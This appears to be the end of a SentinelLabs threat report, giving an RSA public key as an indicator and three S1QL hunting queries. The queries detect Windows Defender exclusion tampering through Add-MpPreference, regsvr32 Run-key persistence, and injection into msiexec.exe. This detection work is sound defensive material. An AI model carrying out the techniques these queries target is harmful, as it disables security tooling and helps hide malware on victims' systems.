
rsa_pubkey.plain:
-----BEGIN PUBLIC KEY-----
MIGeMA0GCSqGSIb3DQEBAQUAA4GMADCBiAKBgH8lq265O2JF4ppogKnQ5oPloJ9n
DIZIh5wXL6vve72p5RlYHq42Ui3GRSDMLEsoJRaak7WnNKp1AVop9Qj7f7DEvHZ+
jgjeT1axP2rt4FTF4wT4ZDPUDVdmGQhfozluc328jBVLX5HXaYLtEhlI7Hc1Syhk
+pXowBVJ8emFjkANAgMBAAE=
-----END PUBLIC KEY-----

S1QL hunting queries:

```
-- Query Name: Attempt to Impair the Defenses of a Machine by Modifying the Exclusion List of Windows Defender AV

EndpointOs = "windows" AND EventType = "Process Creation" AND TgtProcName = "powershell.exe" AND TgtProcCmdLine Contains Anycase "Add-MpPreference" AND TgtProcCmdLine Contains Anycase "-ExclusionProcess" AND (TgtProcCmdLine Contains Anycase "*.exe" OR TgtProcCmdLine Contains Anycase "*.dll" OR TgtProcCmdLine Contains Anycase "regsvr32*")
```

```
-- Query Name: Attempt to Create Persistence Through a Registry Key by Leveraging the regsvr32 LOLBAS

EndpointOs = "windows" AND EventType = "Behavioral Indicators" AND IndicatorName = "RegistryAutorun" AND SrcProcName = "regsvr32.exe" AND IndicatorMetadata Contains Anycase "\Software\Microsoft\Windows\CurrentVersion\Run" AND IndicatorMetadata Contains Anycase "regsvr32"
```

```
-- Query Name: Attempt to Perform Process Injection Into a Spawned Child Process msiexec.exe

EndpointOs = "windows" AND EventType = "Open Remote Process Handle" AND SrcProcName = "regsvr32.exe" AND TgtProcName = "msiexec.exe" AND TgtProcRelation = "child"
```



ABOUT SENTINELLABS

InfoSec works on a rapid iterative cycle where new discoveries occur daily and authoritative sources are easily drowned in the noise of partial information. SentinelLabs is an open venue for our threat researchers and vetted contributors to reliably share their latest findings with a wider community of defenders. No sales pitches, no nonsense. We are hunters, reversers, exploit developers, and tinkerers shedding light on the world of malware, exploits, APTs, and cybercrime across all platforms. SentinelLabs embodies our commitment to sharing openly –providing tools, context, and insights to strengthen our collective mission of a safer digital life for all. In addition to Microsoft operating systems, we also provide coverage and guidance on the evolving landscape that lives on Apple and macOS devices. https://labs.sentinelone.com/